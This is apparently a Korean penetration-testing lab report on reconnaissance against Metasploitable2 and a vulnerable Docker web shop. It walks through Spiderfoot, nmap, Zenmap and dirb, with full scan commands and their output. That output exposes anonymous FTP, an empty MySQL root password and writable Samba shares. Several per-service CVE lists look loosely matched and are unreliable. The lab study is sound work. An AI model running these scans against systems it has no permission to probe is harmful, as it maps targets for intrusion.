
그래서 해당 오류가 뭔지 보니까, Spiderfoot Settings에서 `Tool\_nmap` 항목이 있는데, 해당 항목이 기본값으로 빈칸이 되어있었다. 해당 칸에 내 로컬 머신에 `nmap`이 설치되어 있는 경로를 입력시켜놔야 Spiderfoot에서 `nmap` 도구를 쓸 수 있는 것이었다. 해당 경로는 `which nmap` 명령어로 `/usr/bin/nmap` 인 것을 확인했고, 해당 값을 설정값에 넣고 다시 Scan을 진행했다. 그 결과

Victim Machine FINISHED

`nmap`을 통해 OS 정보는 알아냈지만, 이것도 내가 원하던 유의미한 데이터는 아니었다. 그러던 중 이 명령어를 Victim Machine에서 실행하면 스캔이 된다는 정보를 얻을 수 있었다.

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 5001
```

해당 명령어를 뜯어보자면, 리눅스의 패킷 도구인 `iptables`에서 NAT 규칙을 지정하는데, `PREROUTING` 체인에 설정을 추가 해 들어오는 패킷에 설정을 적용시킨다. 그 내용은 TCP 프로토콜을 지정하여 목적지 포트(dport)가 80인 패킷을 포트 5001로 Redirect시키는 설정이었다. 그래서 해당 설정값을 적용 시키고 다시 Scan을 돌렸는데, 해당 결과가 다음과 같다.

Victim Machine FINISHED

드디어 TCP Port를 스캔하였다. 그런데 이 결과값도 내 기대를 충족시키진 못했다. 왜냐하면 상세 값을 보니 다음과 같이 뜨기 때문이었다.

☐	Data Element	Source Data Element	Source Module
☐	192.168.79.140:80	192.168.79.140	sfp_portscan_tcp

Spiderfoot이 탐지한 것은 80번 포트로, 모의해킹 용으로 열어둔 포트 번호들이 아닌 일반 HTTP 포트를 스캔해버린 것이다. 심지어 Victim 머신에는 80번 포트를 열어둔 것이 없다. 무언가 이상했다.

논리적으로 생각해봤을 때, 기존 Redirect 설정이 없었을 때는 80번 포트를 탐지하지 못했다. 이걸 당연하게도 80번 포트를 열어두지 않았었기 때문이다. 그런데 80번 포트를 5001 포트로 Redirect 시켰더니 80번 포트가 탐지되었다는 것은, 80번 포트를 타고 5001번 포트가 탐지되었다는 것을 의미하는 것 같다. 그렇다면 왜 Spiderfoot이 5001번 포트를 직접 탐지하지 못하는가?에 매몰되어 버렸다. 그리고 그 답은 생각보다 쉬운 곳에 있었다.

Scans

Settings

Light Mode

About

Port Scanner - TCP (sfp_portscan_tcp)

Summary	Scans for commonly open TCP ports on Internet-facing systems.
Categories:	Crawling and Scanning
Tags:	slow, invasive

Settings

Option	Value
Number of ports to try to open simultaneously (number of threads to spawn at once.)	10
Port scan all IPs within identified owned netblocks?	True
Maximum netblock/subnet size to scan IPs within (CIDR value, 24 = /24, 16 = /16, etc.)	24
The TCP ports to scan. Prefix with an '@' to iterate through a file containing ports to try (one per line), e.g. @C:\ports.txt or @/home/bob/ports.txt. Or supply a URL to load the list from there.	21,22,23,25,53,79,80,81,88,110,111,113,119,123,137,138,139,143,161,179,
Randomize the order of ports scanned.	True
Seconds before giving up on a port.	15

Spiderfoot Settings에 들어가면, 'Port Scanner - TCP' 세팅을 확인할 수 있는데, 여기서 스캔할 TCP 포트들을 미리 지정해 놓은 것이다. 확인해보면 전부 Well-Known 포트들밖에 없었고, 내가 따로 설정했던 5001번 포트나 8081번 포트는 리스트에 없었다. 즉 애초에 포트 스캔을 진행할 때 부터 Well-Known 포트들만 스캔을 진행했기에, 애초에 우리가 설정한 포트 번호들이 스캔되지 않았던 것이다.

이제 해당 목록에 우리가 지정한 포트 번호(5001, 8081) 값을 목록에 넣거나, 범위를 넣어도 되는지는 추후 알아봐야 할 것 같다. 해당 값 수정 후 스캔을 다시 돌려보면..

Victim Machine FINISHED

Summary Correlations Browse Graph Scan Settings Log

Browse / Open TCP Port

☐	Data Element	Source Data Element	Source Module	Identified
☐	192.168.79.140:5001	192.168.79.140	sfp_portscan_tcp	2025-09-30 22:34:09
☐	192.168.79.140:80	192.168.79.140	sfp_portscan_tcp	2025-09-30 22:33:53
☐	192.168.79.140:8081	192.168.79.140	sfp_portscan_tcp	2025-09-30 22:33:38

이제야 docker로 실행한 SPACE-PENTEST와 web-dvwa의 포트 번호가 스캔되었다.

[주요 발견 사항 및 세부 내용]

Metasploitable2

- Open TCP Port - 21,22,23,25,53,80,111,139,445,512,513,3306,5432,5900
- Open UDP Port - 137
- Operating System - Linux 2.6.9 - 2.6.33

SPACE-PENTEST

- Open TCP Port - 5001, 8081
- Operating System - Linux 5.10 - 5.15

우리가 원하는 값은 실행되고 있는 컨테이너의 포트 번호이고, 해당 컨테이너에 대한 상세한 정보는 다른 명령어를 통해 얻을 것이다. 우리는 Spiderfoot을 통해 탐지할 주소와 정확한 포트 번호의 정보들을 얻어냈고, 해당 주소들을 통해 또다른 도구들을 이용해 더 많은 정보를 얻을 수 있을 것이고, 그것들로부터 공격을 시작할 수 있는 단서를 얻을 수 있을 것이다.

전체 평가 결과

전반적으로 Spiderfoot을 사용하는데 있어 Web 기반의 환경을 제공하다 보니 사용에 있어 굉장히 편했다. 탐지 이후에도 각 데이터들간의 상관관계를 자동적으로 매핑해주고 설명까지 알아서 정리를 해 주는 점은 굉장히 좋았다. 특히나 자신의 탐색 목적에 따라 탐지 범위를 정할 수 있다는 점이 장점으로 다가왔다.

하지만 툴 기본 설정에 있어 실제로는 활용되지 않는 세팅 값들이나, Well-Known Port들만을 스캔하는 것이 기본 값이기 때문에 다른 사설 Port가 열려있어도 탐지를 하지 못한다는 것은 꽤나 큰 허점으로 보인다. 그렇기 때문에 탐지 전 설정 값들을 자세히 살펴보고 본인 목적에 맞게 설정값들을 세팅해주는 과정이 필요해 보인다.

nmap

[공격 요약]

Spiderfoot을 통해 얻어낸 포트 번호와 DB 주소로 더 자세한 탐색을 진행하였다.

다음은 `nmap -h` 명령어를 통해 얻어낸 nmap 사용방법이다.

[Against Metasploitable2]

지난 Spiderfoot을 통해 Metasploitable2를 대상으로 얻어낸 주요 정보는 다음과 같다.

- Open TCP Port - 21,22,23,25,53,80,111,139,445,512,513,3306,5432,5900
- Open UDP Port - 137
- Operating System - Linux 2.6.9 - 2.6.33

우선 첫번째로 나는 열려있는 포트들의 번호만 알고 있으므로, 해당 포트들의 정보에 대해 알아야 하니 다음 명령어를 통해 정보를 뽑아낸다.

```
sudo nmap -Pn -sS -sV -p 21,22,23,25,53,80,111,139,445,512,513,3306,5432,5900 -w
--open -oN nmap_192-168-79-150_quick 192.168.79.150
```

다음은 그 결과이다.(앞으로 결과에서 굳이 중요하지 않은 출력은 제외했다.)

Nmap scan report for 192.168.79.150

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rshcd
513/tcp	open	login	OpenBSD or Solaris rlogind
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)

MAC Address: 00:0C:29:FD:EC:35 (VMware)

Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

해당 명령어로부터 포트별로 열려있는 서비스의 이름과 버전을 알 수 있었다. 이 중 포트 3306과 5432는 데이터 서버의 주소로 알려져 있으므로 주요하게 봐야 할 필요가 있을 것 같다.

다음으로는 UDP 포트였던 포트 137을 대상으로 따로 스캔을 진행했다.

```
$ sudo nmap -Pn -sU -p 137 --script=nbstat -oN nmap_192-168-79-150_udp137 192.168.79.150
```

Nmap scan report for 192.168.79.150

PORT	STATE	SERVICE
137/udp	open	netbios-ns

MAC Address: 00:0C:29:FD:EC:35 (VMware)

Host script results:

```
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique> <active>
|   METASPLOITABLE<03>   Flags: <unique> <active>
|   METASPLOITABLE<20>   Flags: <unique> <active>
|   \x01\x02__MSBROWSE__\x02<01>   Flags: <group> <active>
|   WORKGROUP<00>        Flags: <group> <active>
|   WORKGROUP<1d>        Flags: <unique> <active>
|_  WORKGROUP<1e>        Flags: <group> <active>
```

다음은 각 포트 및 서비스별 정보수집을 위한 스캔이다. 스크립트 리스트 지정은 환경에 따라 조정해야 속도와 잡음 면에서 유리하지만 하지만 사실 각각 하나씩 하기엔 포트가 많아 한번에 하였다. (^///^)

```
└─$ sudo nmap -Pn -sS -sV \
-p 21,22,23,25,53,80,111,139,445,512,513,3306,5432,5900 \
--script="ftp-anon,ftp-syst,ssh-hostkey,ssh-auth-methods,telnet-encryption,smtp-commands,smtp-enum-users,dns-zone-transfer,dns-recursion,nbstat,smb-os-discovery,smb-enum-shares,smb-security-mode,mysql-info,mysql-databases,mysql-empty-password,vnc-info" \
-oA nmap_services_192-168-79-150 192.168.79.150
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-10-03 21:48 KST

Nmap scan report for 192.168.79.150

Host is up (0.0021s latency).

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4

```
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.79.130
|   Logged in as ftp
|   TYPE: ASCII
```

```

|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_  password
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet       Linux telnetd
| telnet-encryption:
|_  Telnet server does not support encryption
25/tcp  open  smtp         Postfix smtpd
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp  open  domain       ISC BIND 9.4.2
80/tcp  open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100005  1,2,3      41862/udp   mountd
|   100005  1,2,3      44225/tcp   mountd
|   100021  1,3,4      33710/udp   nlockmgr
|_  100021  1,3,4      54381/tcp   nlockmgr
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec         netkit-rsh rshcd
513/tcp open  login        OpenBSD or Solaris rlogind
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 21
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, SwitchToSSLAfterHandshake,

```

```
SupportsTransactions, SupportsCompression, Speaks41ProtocolNew, LongColumnFlag
|   Status: Autocommit
|_  Salt: sE<?cYqPx.v|K@>UpWC
| mysql-databases:
|   information_schema
|   dvwa
|   metasploit
|   mysql
|   owasp10
|   tikiwiki
|_  tikiwiki195
| mysql-empty-password:
|_  root account has empty password
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_  VNC Authentication (2)
MAC Address: 00:0C:29:FD:EC:35 (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.79.150\\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\\tmp
|     Anonymous access: <none>
|   \\192.168.79.150\\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\\tmp
|     Anonymous access: READ/WRITE
|   \\192.168.79.150\\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
```

```

|   Max Users: <unlimited>
|   Path: C:\tmp
|   Anonymous access: <none>
|   \\192.168.79.150\print$:
|   Type: STYPE_DISKTREE
|   Comment: Printer Drivers
|   Users: 1
|   Max Users: <unlimited>
|   Path: C:\var\lib\samba\printers
|   Anonymous access: <none>
|   \\192.168.79.150\tmp:
|   Type: STYPE_DISKTREE
|   Comment: oh noes!
|   Users: 1
|   Max Users: <unlimited>
|   Path: C:\tmp
|_  Anonymous access: READ/WRITE
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
| (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique> <active>
|   METASPLOITABLE<03>   Flags: <unique> <active>
|   METASPLOITABLE<20>   Flags: <unique> <active>
|   \x01\x02_MSBROWSE_\x02<01>   Flags: <group> <active>
|   WORKGROUP<00>        Flags: <group> <active>
|   WORKGROUP<1d>        Flags: <unique> <active>
|_  WORKGROUP<1e>        Flags: <group> <active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-10-02T08:13:13-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

```

다음은 각 포트에 대한 취약점 스캔이다. 스크립트는 vuln이다.

```

sudo nmap -Pn -sS -sV --script=vuln -p 21,22,25,80,139,445,3306,5432 192.168.79.150 -oN nmap_vuln_192-168-79-150

```

결과 확인 시 각종 취약점과 CVE 코드까지 나온다. 해당 정보들을 기반으로 다음 공격을 진행할 수 있을 것 같다.

[Against SPACE-PENTEST]

지난 Spiderfoot을 통해 SPACE-PENTEST를 대상으로 얻어낸 주요 정보는 다음과 같다.

- Open TCP Port - 5001, 8081
- Operating System - Linux 5.10 - 5.15

```
$ sudo nmap -Pn -sS -sV -p 5001,8081 -oN nmap_192-168-79-140_quick 192.168.79.140
```

Nmap scan report for 192.168.79.140

```
PORT      STATE SERVICE VERSION
5001/tcp  open  http    Werkzeug httpd 3.0.6 (Python 3.8.20)
8081/tcp  open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:1A:CB:99 (VMware)
```

다음은 각 포트 및 서비스별 정보수집을 위한 스캔이다.

```
$ sudo nmap -Pn -sS -sV -p 5001,8081 --script="ftp-anon,ftp-syst,ssh-hostkey,ssh-auth-methods,telnet-encryption,smtp-commands,smtp-enum-users,dns-zone-transfer,dns-recursion,nbstat,smb-os-discovery,smb-enum-shares,smb-security-mode,mysql-info,mysql-databases,mysql-empty-password,vnc-info" -oA nmap_services_192-168-79-140 192.168.79.140
```

Nmap scan report for 192.168.79.140

```
PORT      STATE SERVICE VERSION
5001/tcp  open  http    Werkzeug httpd 3.0.6 (Python 3.8.20)
|_http-server-header: Werkzeug/3.0.6 Python/3.8.20
8081/tcp  open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 00:0C:29:1A:CB:99 (VMware)
```

```
└──(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.79.140
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 21:11 KST
Nmap scan report for 192.168.79.140
Host is up (0.00037s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Werkzeug httpd 3.0.6 (Python 3.8.20)
```

```

|_http-title: HSPACEMallWxECWx97Wx90 WxECWx98WxA4WxECWx8BWA0 WxEAWxB2Wx83WxECWx9DWx84
WxEDWx99Wx98WxECWx98Wx81WxEDWx95WxA9WxEBWx8BWA8WxEBWx8BWA4
|_http-server-header: Werkzeug/3.0.6 Python/3.8.20
| http-robots.txt: 1 disallowed entry
|_/this_is_hidden_page
5001/tcp open  http Werkzeug httpd 3.0.6 (Python 3.8.20)
| http-robots.txt: 1 disallowed entry
|_/this_is_hidden_page
|_http-title: HSPACEMallWxECWx97Wx90 WxECWx98WxA4WxECWx8BWA0 WxEAWxB2Wx83WxECWx9DWx84
WxEDWx99Wx98WxECWx98Wx81WxEDWx95WxA9WxEBWx8BWA8WxEBWx8BWA4
|_http-server-header: Werkzeug/3.0.6 Python/3.8.20
MAC Address: 00:0C:29:1A:CB:99 (VMware)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.42 seconds

```

- 80/tcp port: Python 3.8.20, Werkzeug 3.0.6 프레임워크로 http 서비스 중

- http-robots.txt: 진입 불가 파일

- _/this_is_hidden_page: 숨겨진 경로 발견



숨겨진 플래그를 발견 가능

다음은 --script=vuln을 이용한 탐색도 진행했다. 결과 파일은 따로 지참하고 보고서에는 기록하지 않았다.

[주요 발견 사항 및 세부 내용]

Against Metasploitable2

- 각 포트 별 서비스 종류 및 버전 확인, 각종 취약점 확인 가능

- 21 → CVE-2011-2523

- 22 → 주요 OpenSSH 취약점: CVE-2023-38408, CVE-2020-15778, CVE-2016-6515
 - 인증 관련 취약점: CVE-2016-10012, CVE-2015-8325, CVE-2016-10009
 - 원격 코드 실행: CVE-2016-10708, CVE-2010-4478, CVE-2015-6564
 - 기타 심각 취약점: CVE-2010-5107, CVE-2021-36368, CVE-2011-5000
- 25 → CVE-2014-3566 (POODLE), CVE-2015-4000 (Logjam), CVE-2014-0224 (CCS Injection)
- 80 → 주요 CVE: CVE-2010-0425, CVE-2022-31813, CVE-2022-22720, CVE-2021-44790, CVE-2021-39275
 - 심각한 취약점: CVE-2018-1312, CVE-2017-7679, CVE-2017-3169, CVE-2017-3167
 - 최신 취약점: CVE-2024-40898, CVE-2023-31122, CVE-2022-28615
 - 원격 코드 실행: CVE-2016-5387, CVE-2011-3192, CVE-2015-3183
 - 정보 노출: CVE-2009-2699, CVE-2009-1955, CVE-2008-2364
- 5001 → Werkzeug 주요 취약점
 - 원격 코드 실행: CVE-2021-3426
 - 인증 우회: CVE-2021-4189
 - 경로 순회: CVE-2024-9287
 - 서비스 거부: CVE-2023-36632
 - 보안 헤더 관련: CVE-2021-3737, CVE-2021-3733
 - 요청 스머글링: CVE-2022-0391
- 5432 → PostgreSQL
 - 주요 PostgreSQL 8.3 취약점: 2010-2024년
 - 권한 상승/실행: CVE-2013-1903, CVE-2017-7546, CVE-2018-1115
 - 정보 노출: CVE-2019-10211, CVE-2015-3166, CVE-2020-25695
 - 인증 우회: CVE-2014-0061, CVE-2016-5423, CVE-2021-3677
 - 서비스 거부: CVE-2019-10164, CVE-2022-1552, CVE-2020-14349
 - 최신 심각 취약점: CVE-2023-2454, CVE-2024-0985, CVE-2022-2625

Against SPACE-PENTEST

- 5001 →
 - 경로 순회 취약점: CVE-2024-9287
 - 서비스 거부: CVE-2023-36632

- 요청 스머글링: CVE-2022-0391
- 보안 헤더 결함: CVE-2021-3737, CVE-2021-3733
- 원격 코드 실행: CVE-2021-3426
- 인증 우회: CVE-2021-4189, CVE-2007-6750

전체 평가 결과

nmap이 네트워크 탐지 및 보안 감사 도구인 것에 비해, 포트 상태나 서비스 정보, 취약점 검색 등 다양한 명령어 조합으로 스캔 깊이와 공격성을 세밀하게 조절하여 스캔 할 수 있다는 것이 큰 장점으로 다가왔다. 특히나 `--script=vuln` 설정을 통해 알려진 취약점과 그 카테고리까지 알 수 있다는 것이 가장 좋은 것 같다.


사실 `nmap` 명령어는 해킹 게임을 통해 처음 접해봤었는데, 이렇게 실제 명령어를 사용해보면서 모의해킹용 서버를 대상으로 스캔해보니 실제로 얻을 수 있는 정보가 더 방대한 것 같다. 포트 번호까지 지정할 수 있는 세세한 설정을 할 수 있다는 점이 큰 장점인 것 같고 앞으로의 해킹에 있어 탐색 단계에서 다양한 명령어 조합을 잘 익혀둔다면 잘 활용을 할 수 있을 것 같다.

Zenmap

Graphical Nmap frontend and results viewer. nmap의 공식 GUI, 직관적으로 nmap을 사용하고 프로파일, 명령 생성, 스캔 비교, 결과 저장 등을 쉽게 관리할 수 있게 설계된 도구

기본적인 nmap의 실행과 함께 Ports/Hosts, Topology, Host Details, Scans등의 목록으로 나뉘져 있어서 결과 분석에 용이했다.

[Against SPACE-PENTEST]



80번 포트, 5001번 포트가 열려있는 것 확인 가능

[Against Metasploitable2]

Target: 192.168.79.150

Profile: Intense scan

Scan

Cancel

Command: nmap -T4 -A -v 192.168.79.150

Hosts

Services

		Nmap Output		Ports / Hosts	Topology	Host Details	Scans
OS	Host	Port	Protocol	State	Service	Version	
	192.168.79.140	✓ 21	tcp	open	ftp	vsftpd 2.3.4	
	192.168.79.150	✓ 22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)	
		✓ 23	tcp	open	telnet	Linux telnetd	
		✓ 25	tcp	open	smtp	Postfix smtpd	
		✓ 53	tcp	open	domain	ISC BIND 9.4.2	
		✓ 80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)	
		✓ 111	tcp	open	rpcbind	2 (RPC #100000)	
		✓ 139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	
		✓ 445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)	
		✓ 512	tcp	open	exec	netkit-rsh rexecd	
		✓ 513	tcp	open	login	OpenBSD or Solaris rlogind	
		✓ 514	tcp	open	tcpwrapped		
		✓ 1099	tcp	open	java-rmi	GNU Classpath grmiregistry	
		✓ 1524	tcp	open	bindshell	Metasploitable root shell	
		✓ 2049	tcp	open	nfs	2-4 (RPC #100003)	
		✓ 2121	tcp	open	ftp	ProFTPD 1.3.1	
		✓ 3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5	
		✓ 5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7	
		✓ 5900	tcp	open	vnc	VNC (protocol 3.3)	
		✓ 6000	tcp	open	X11	(access denied)	
		✓ 6667	tcp	open	irc	UnrealIRCd	
		✓ 8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)	
		✓ 8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1	

다수의 포트가 열려 있는 것 확인 가능

legion

emi-automated network penetration testing tool

theHarvester

tool for gathering e-mail accounts and subdomain names from public sources

unicornscan

Useland distributed TCP/IP Stack

dirb

Web Content Scanner. 단어리스트 기반의 웹 콘텐츠 탐색 도구로, 지정한 단어들을 URL 경로로 대입해 HTTP 응답을 분석하여 존재하는 경로를 찾아내는 취약점 스캐너가 아니라 콘텐츠 열거 프로그램

[Against SPACE-PENTEST]

```
(kali@kali) - [~/Reconnaissances]
$ cat dirb_HSPACE_shoppingmall.txt

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Fri Nov 14 17:48:35 2025
URL_BASE: http://192.168.79.140:5001/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____

GENERATED WORDS: 4612

—— Scanning URL: http://192.168.79.140:5001/ ——
+ http://192.168.79.140:5001/admin (CODE:302|SIZE:211)
+ http://192.168.79.140:5001/board (CODE:200|SIZE:6436)
+ http://192.168.79.140:5001/cart (CODE:302|SIZE:211)
+ http://192.168.79.140:5001/checkout (CODE:405|SIZE:153)
+ http://192.168.79.140:5001/orders (CODE:302|SIZE:211)
+ http://192.168.79.140:5001/products (CODE:200|SIZE:27150)
+ http://192.168.79.140:5001/robots.txt (CODE:200|SIZE:45)

_____

END_TIME: Fri Nov 14 17:48:53 2025
DOWNLOADED: 4612 - FOUND: 7
```

[Against Metasploitable2]

가장 중요한 내용부터 정리하면, 이 서버에는 다음과 같은 **주요 서비스/디렉터리**가 노출되어 있는 상태.

- **웹 루트(index, index.php)** – 기본 웹 페이지
- **phpinfo / phpinfo.php** – PHP 환경 정보 페이지
